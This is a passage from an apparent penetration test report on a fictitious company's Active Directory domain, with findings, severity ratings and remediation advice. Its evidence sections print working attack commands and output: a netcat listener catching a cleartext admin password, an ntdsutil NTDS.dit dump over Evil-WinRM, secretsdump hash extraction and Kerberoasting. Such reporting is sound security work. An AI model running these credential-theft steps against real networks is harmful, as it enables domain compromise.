


Figure 144: Hyper-dense inheritance mappings demonstrating privilege flow through the Domain Admins group.




Figure 145: Mappings demonstrating how Enterprise Admins group nesting allows unconstrained directory modifications.




Figure 146: Mapping explicit local Administrators inheritance flow across targeted endpoints and service accounts.

12. TESTER OBSERVATIONS & STRATEGIC RECOMMENDATIONS

Overall Security Posture Observations

The assessment revealed an environment with significant security gaps that collectively enabled complete domain compromise. While some basic security controls were present, the overall posture reflects a reactive rather than proactive approach to security, with particular weaknesses in credential management, privilege assignment, and secure application development.

Recurring Root Causes

Weak Password Policy Framework

The corporate password baseline failed to prevent the use of easily guessable seasonal characters, local terminology, or simple patterns (Winter2023!, ch1ck3nnoodle). Because there were no fine-grained password policies or dictionary validation filters, simple dictionary terms protected highly privileged service and user profiles.

Unsecured Sensitive Data on Shares

Highly confidential technical setup manuals and software scripts were left accessible to standard domain users across unsegmented corporate repositories. Storing explicit plaintext authentication guidelines on network mounts allows any local compromise to quickly turn into network-wide lateral movement.

Insecure Credential Storage in Local Applications

The proprietary management connection utility (pmcon) saved privileged authentication configurations, including domain administrative access passwords, in cleartext or easily interceptable transmission layouts. Applications that handle corporate identities must never cache passwords in unsecured local profiles or send cleartext strings over unverified network links.

Strategic Recommendations

1. Implement Enterprise Password Vaulting

Implement a strict corporate group policy framework to eliminate the storage of plaintext credentials on network shares, configuration utilities, or user desktops. Ensure that all deployment guides referencing standard setups use placeholder values and require users to pull active passwords from a centralized, audited vaulting service.

- Implement a zero-tolerance policy for hardcoded credentials inside deployment scripts or AutoIt packages.
- Enforce asymmetric cryptographic storage methods for any internal application that caches authentication states.

- Deploy an automated scanning utility across corporate network shares to flag and quarantine text files containing the phrase "password" or private RSA key headers.

2. Deploy Active Directory Hardening Policies

Redesign the core domain password parameters to defend against modern dictionary and credential spraying attacks.

- Enforce a minimum 15-character password length for all active users, increasing to 25 characters for domain administrative profiles.
- Implement Fine-Grained Password Policies (FGPP) to ensure service accounts cannot be assigned standard user dictionary passwords.
- Enforce strict account lockouts (e.g., 5 attempts in 15 minutes) across external portals and internal endpoints.

3. Remediate Kerberoastable Service Accounts

Transition all high-privilege service configurations to group Managed Service Accounts (gMSAs) to eliminate offline Kerberoasting attacks.

- Identify all accounts currently utilizing Service Principal Names (SPNs) and migrate them to gMSAs to ensure Active Directory automatically rotates their passwords using secure 128-character keys.
- For legacy applications that cannot support gMSAs, manually configure the service profile passwords to be randomly generated strings exceeding 30 characters.
- Remove interactive logon rights for all service profiles to prevent their use in interactive remote desktop sessions.

13. KEY STRENGTHS AND WEAKNESSES

Security Strengths

The following controls were observed to function effectively during testing:

- **Domain Controller SMB Signing Policies:** Strict SMB signing was enforced on TPM-DC (10.10.10.225), which blocked traditional SMB relay attacks and forced the use of direct authentication methods.
- **Centralized Configuration:** The deployment utilized a unified Active Directory framework for identity mapping, ensuring account states and log data could theoretically be centralized.
- **Basic Endpoint Antivirus Frameworks:** Native monitoring tools actively blocked the execution of standard malicious payloads, forcing the testing team to utilize native binaries ("Living off the Land" techniques) for data extraction and system modifications.

Security Weaknesses

The following controls were missing, ineffective, or misconfigured, directly enabling the compromise:

- **Credential Management:** * Plaintext operational passwords were left fully exposed within historical webmail archives and draft folders.
 - Proprietary desktop tools sent and stored master administrative connection strings without encryption algorithms.
- **Network Architecture:** * The external mail host was configured with a dual-homed bridge, directly connecting the public internet to the internal Active Directory database structure without firewall isolation boundaries.
- **Access Control:** * General user profiles had extensive Read/Write access to the `Help Desk Share`, allowing any standard user to extract sensitive IT documentation.

14. VULNERABILITY SUMMARY & REPORT CARD

Findings by Severity

Severity	Count
Critical	4
High	3
Moderate	2
Low	1
Informational	1
TOTAL	11

Findings List

Critical

- **IPT-001:** Cleartext Credential Extraction from Proprietary Connection Tool (`pmcon`)
- **IPT-002:** Total Active Directory Domain Database Extraction via `ntdsutil`
- **IPT-003:** Domain Kerberos Service Identity Compromise via Offline Kerberoasting
- **IPT-004:** Plaintext Credential Exposure within Public Mapped Network Share Files

High

- **IPT-005:** External Management Interface Credential Fuzzing Takeover
- **IPT-006:** Insecure Network Architecture via Dual-Homed Gateway Mapping

- **IPT-007:** Cleartext Fallback Administrative Passphrase Storage within Local LSA Secrets

Moderate

- **IPT-008:** Passphrase Exposure and Insecure Storage within Corporate Webmail Archives
- **IPT-009:** Weak Domain Password Configuration and Complexity Controls

Low

- **IPT-010:** Historical Data Exposure and Information Leakage via Open Archival Registries

Informational

- **IPT-011:** Active Directory Forest Privilege Nesting and Object Distribution Schema

Remediation Priority Matrix

Priority	Finding Category	Recommended Action
Immediate (48-72 hours)	Application Security	Remove cleartext storage from pmcon and change all administrator passwords.
Immediate (48-72 hours)	Credential Management	Clear all cleartext credential strings out of open network shares and guides.
Short-term (1-2 weeks)	Privilege Management	Convert Kerberoastable SPN users to Group Managed Service Accounts (gMSAs).
Short-term (1-2 weeks)	Network Architecture	Isolate the dual-homed mail host using firewalls to stop direct cross-segment routing.
Medium-term (1-3 months)	Credential Management	Enforce Fine-Grained Password Policies and set up enterprise credential vaults.
Long-term (3-6 months)	Security Monitoring	Deploy enterprise EDR agents and centralize log analysis within an active SIEM.

Final Assessment

The organization's security posture contains critical gaps that enabled complete domain compromise with relative ease. The attack chain leveraged common, well-understood vulnerabilities that should have been prevented by basic security controls.

Positive Note: The identification of these issues during a controlled assessment rather than by a malicious actor represents an opportunity to remediate before a real breach occurs. With focused effort on the recommendations provided, The Pasta Mentors can significantly improve its security posture and reduce risk to an acceptable level.

15. TECHNICAL FINDINGS

Finding ID: IPT-001

Title: Cleartext Credential Extraction from Proprietary Connection Tool (pmcon) (Critical)

Description: The proprietary communication interface tool **pmcon** (**Pasta Maker Connection Tool**), deployed across production workstations, saves and handles domain administrative credentials insecurely. During system audits, the utility was found to use cleartext inputs to handle user sessions and automatically populate login requests.

Because the tool lacks robust memory protection or secure storage layers, an attacker who gains local access can alter the tool's connection configuration fields. Redirecting the port connection parameters allows an attacker to capture the cached administrative credentials in cleartext when a login attempt is triggered.

Risk Rating & Justification: Likelihood: High - Exploit mechanics are straightforward once an attacker gains local workstation access. Impact: Critical - Provides immediate, cleartext access to the root Domain Administrator account. Overall Severity: Critical

MITRE ATT&CK Mapping: Tactic: TA0006 - Credential Access Technique: T1555 - Credentials from Password Stores

Evidence: The team located the connection tool utility configuration parameters inside the local storage path on workstation PASSBACK.




Figure 102: Discovering the pmcon.exe executable within the local Tools directory.




Figure 103: The Pasta Maker Connection Tool GUI displaying the cached administrator connection profile.

By changing the connection routing settings within the application to point to an attack listener on port 4444, the utility transmitted the plaintext credentials for the root domain account during session activation:

```
C:\Windows\Temp> nc.exe -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.10.15] from [10.10.10.35]
administrator@thepastamentors.com
IjustpassedmyP!N!P!T!
```

```
C:\Windows\system32>cd C:\Windows\Temp
C:\Windows\Temp>nc.exe -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.10.15] from (UNKNOWN) [10.10.10.35] 65221
administrator@thepastamentors.com
IjustpassedmyP!N!P!T!
C:\Windows\Temp>
```

Figure 113: The Netcat listener successfully catching the cleartext Domain Administrator password.

Remediation: Immediate (24-48 hours):

- Change the password for the domain **Administrator** account immediately across the Active Directory environment.
- Remove the **pmcon** application executable from all user accessible directories.

Finding ID: IPT-002

Title: Total Active Directory Domain Database Extraction via ntdsutil (Critical)

Description: The Active Directory storage database (NTDS.dit) maps and contains all domain user accounts, identity parameters, and cryptographic password hashes for the enterprise infrastructure. Using Domain Administrator privileges, an attacker can use native Windows administration utilities like **ntdsutil** to extract a full backup of this database.


The utility's "Install From Media" (IFM) generation features allow an attacker to bypass active file access locks. This creates a full copy of the active directory database alongside system registry keys, allowing the attacker to decrypt every password hash within the enterprise offline.

Risk Rating & Justification: Likelihood: High - Straightforward to execute once an attacker obtains domain administrative control. Impact: Critical - Results in complete compromise of all domain user credentials and authentication data across the entire organization. Overall Severity: Critical

MITRE ATT&CK Mapping: Tactic: TA0009 - Collection Technique: T1003.003 - OS Credential Dumping: NTDS

Evidence: The team used Domain Administrator privileges to execute database extraction commands via an active remote management channel on the Domain Controller:

```
Evil-WinRM PS C:\Users\Administrator\Documents> ntdsutil "ac i ntds" "ifm" "create full C:\Windows\Temp\ntds_dump" q q
Creating snapshot...
IFM media created successfully in C:\Windows\Temp\ntds_dump
```



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ntdsutil "ac i ntds" "ifm" "create full C:\Windows\Temp\ntds_dump" q q
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full C:\Windows\Temp\ntds_dump
Creating snapshot ...
Snapshot set {6f55f4cf-817b-454d-bae8-a5d2531824fb} generated successfully.
Snapshot {bce5abbb-74cb-4367-9cb3-501c6acb9eb8} mounted as C:\$SNAP_202605231546_VOLUME$\
Snapshot {bce5abbb-74cb-4367-9cb3-501c6acb9eb8} is already mounted.
** Warning: 0x3ed(The volume does not contain a recognized file system.

Please make sure that all required file system drivers are loaded and that the volume is not corrupted.) getting volume information for F:\
Initiating DEFRAGMENTATION mode ...
Source Database: C:\$SNAP_202605231546_VOLUME$\Windows\NTDS\ntds.dit
Target Database: C:\Windows\Temp\ntds_dump\Active Directory\ntds.dit

Defragmentation Status (complete)

0 10 20 30 40 50 60 70 80 90 100
.....

Copying registry files...
Copying C:\Windows\Temp\ntds_dump\registry\SYSTEM
Copying C:\Windows\Temp\ntds_dump\registry\SECURITY
Snapshot {bce5abbb-74cb-4367-9cb3-501c6acb9eb8} unmounted.
IFM media created successfully in C:\Windows\Temp\ntds_dump
ifm: q
C:\Windows\system32\ntdsutil.exe: q
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 115: Generating the IFM snapshot of the Active Directory database via ntdsutil.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Windows\Temp
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:5985 ... OK
*Evil-WinRM* PS C:\Windows\Temp> dir

Directory: C:\Windows\Temp

Mode                LastWriteTime         Length Name
----                -
d-----          5/23/2026   4:45 PM                ntds_dump
-a-----          5/23/2026   4:45 PM              0 DSW5AEE.tmp
-a-----          5/23/2026   3:46 PM              0 DSWC390.tmp
-a-----          5/23/2026   4:46 PM      5265609 loot.zip
-a-----          5/23/2026   2:00 AM     262802 MpCmdRun.log
-a-----          5/20/2026   6:49 PM         102 silconfig.log

*Evil-WinRM* PS C:\Windows\Temp>
```

Figure 116: Verifying the generated snapshot directories on the Domain Controller.

The database backup files were exfiltrated and decrypted offline using administrative extraction utilities, exposing the active NT password hashes for every account in the domain:

```
(kali@kali)-[~/PNPT/Attempt_4]
└─$ impacket-secretsdump -ntds "ntds_dump/Active Directory/
ntds.dit" -system ntds_dump/registry/SYSTEM LOCAL
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b6b50d4b18
364681d5c8e4c6363a8bd5:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5104c6f221ac3c4de
af32579d0ab1da1:::
```

```
(kali@kali)-[~/PNPT/Attempt_4]
└─$ impacket-secretsdump -ntds "ntds_dump/Active Directory/ntds.dit" -system ntds_dump/registry/SYSTEM -security ntds_dump/registry/SECURITY LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x736cef3f1e47a849bf2b35a5ca65eae6
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:8e1a7478ffc719bf79dee18af3ab8711cbe2a573b6ab53f140fc5911f0d81991fa17d05676cf78ee13ccb94d396a7a65629a84b0afd467db9a8be24db6ad5e16f727c1cb2d4c21cf9
83a9201b0b149ab64e57a9ce1f62c6ad252ba4fef50861bc3335d80de3a2d1c394bb5b1eb744cd6287d747d95e176d6466110900c177c9efb09ed65ce2e47dc4bb86a05144db09a0ab4185354eccd34e0a6538d1ae9b4ee2d88
f3aac44dbcb468dbd6d01da87e35b10bcb5ac486c2570527dc60465e16cd1c9aaab0051c6981c43853a34878ee30bdd8fcb27db23457537d49ac32a63cdae1af4c9004a70d83b311a13b5f149
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:9f7bbcd24cebf4df78efd351d5903ddd
[*] SYSTEM
dpapi_machinekey:0x5bc75e83d8c525c46071d4766a3f323eb9ba3002
dpapi_userkey:0xc61c03d96c72f42942330ff0b20b3d21b4d0dd78
[*] NL$KM
0000 7A 26 76 33 E7 2E 4C 7A 56 98 61 13 7A 10 0A A7 2bV3..LzV.a.z...
0010 11 1C E2 8C 20 BA 2D FF 5F 65 9A C2 6E B5 E6 B9 ....-._e..n...
0020 E2 F0 B4 16 A0 2D A7 2A 1F E2 07 96 01 2E C9 A1 .....-.*.....
0030 07 17 EF E9 BD 34 C2 00 7A D1 7C 8B 08 2E 04 CD .....4...z.|.....
NL$KM:7a267633e72e4c7a569861137a10aa711ce2bc20ba2dff5f659ac26eb5e689e2f0b416a02da72a1fe20796012ec9a10717efe9bd34c2007ad17c8b082e04cd
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for peklist, be patient
[*] PEK # 0 found and decrypted: 5f5e4436963d8bc31a2d7e2a9c975bca
[*] Reading and decrypting hashes from ntds_dump/Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b6b50d4b18364681d5c8e4c6363a8bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
TPM-Dc$:1000:aad3b435b51404eeaad3b435b51404ee:9f7bbcd24cebf4df78efd351d5903ddd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5104c6f221ac3c4deaf32579d0ab1da1:::
thepastmentors.com\adriano:1104:aad3b435b51404eeaad3b435b51404ee:54635d7dc2ad868cd81feb0b00ac7b7:::
```

Figure 119: Impacket-secretsdump extracting the master domain credential hashes.

Remediation: Immediate (24-48 hours):

- Initiate an organization-wide password reset for all domain accounts, including service profiles and administrative users.
- Run the KRBtgt account password reset process twice consecutively to invalidate all existing persistent ticket tokens.

Finding ID: IPT-003

Title: Domain Kerberos Service Identity Compromise via Offline Kerberoasting (Critical)

Description: Active Directory accounts configured with Service Principal Names (SPNs) are vulnerable to Kerberoasting attacks. Any authenticated domain user can request a Kerberos Ticket Granting Service (TGS) ticket for these service profiles from the Domain Controller.

Because the ticket contents are encrypted using the target service account's password hash, an attacker can extract these tickets from memory and attempt to crack them offline. If the service profile uses a weak or predictable password, an attacker can crack the hash to recover the cleartext password without triggering any detection locks on the network.

Risk Rating & Justification: Likelihood: High - Any valid domain user can request these tickets without needing elevated permissions. Impact: Critical - Successful cracking provides direct authentication access to the service account, which often holds local administrative privileges across multiple systems. Overall Severity: Critical

MITRE ATT&CK Mapping: Tactic: TA0006 - Credential Access Technique: T1558.003 - Steal or Forge Kerberos Tickets: Kerberoasting

Evidence: Using Ferruccio's domain credentials, the team enumerated the environment's configured SPN profiles and requested the corresponding encrypted service tickets:

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ proxychains impacket-GetUserSPNs THEPASTAMENTORS.COM/
ferruccio -k -no-pass -dc-ip 10.10.10.225 -request
ServicePrincipalName                                     Name
TPM-DC/NoodleSVC.thepastamentors.com:60111 NoodleSVC
```

```
(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains impactet-getuserspn THEPASTAMENTORS.COM/ferruccio -k -no-pass -dc-ip 10.10.10.225 -request
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:88 ... OK
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
TPM-DC/NoodleSVC.thepastamentors.com:60111  NoodleSVC      2022-12-22 10:05:58.295911  2022-12-24 15:28:37.721276
TPM-DC/SophosSVC.thepastamentors.com:60112  SophosSVC      2022-11-16 04:36:31.864533  <never>
TPM-DC/CarbonBlackSVC.thepastamentors.com:60115 CarbonBlackSVC 2022-11-16 04:36:55.146068  <never>
TPM-DC/RecipeSVC.thepastamentors.com:60113  RecipeSVC      2022-11-16 04:37:25.170944  <never>
TPM-DC/LinguineSVC.thepastamentors.com:60114 LinguineSVC     2022-11-16 04:39:17.197165  <never>

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:88 ... OK
$krb5tgs$23$NoodleSVC$THEPASTAMENTORS.COM$THEPASTAMENTORS.COM/NoodleSVC*$e3362b2d783ab40244d676cb1b91bd54236bed9a17fcc66bdf05fe188ca2be1d39983cb172c542c7ca7ffa290a9830b0d2bfc4b72e78349ce206e4e
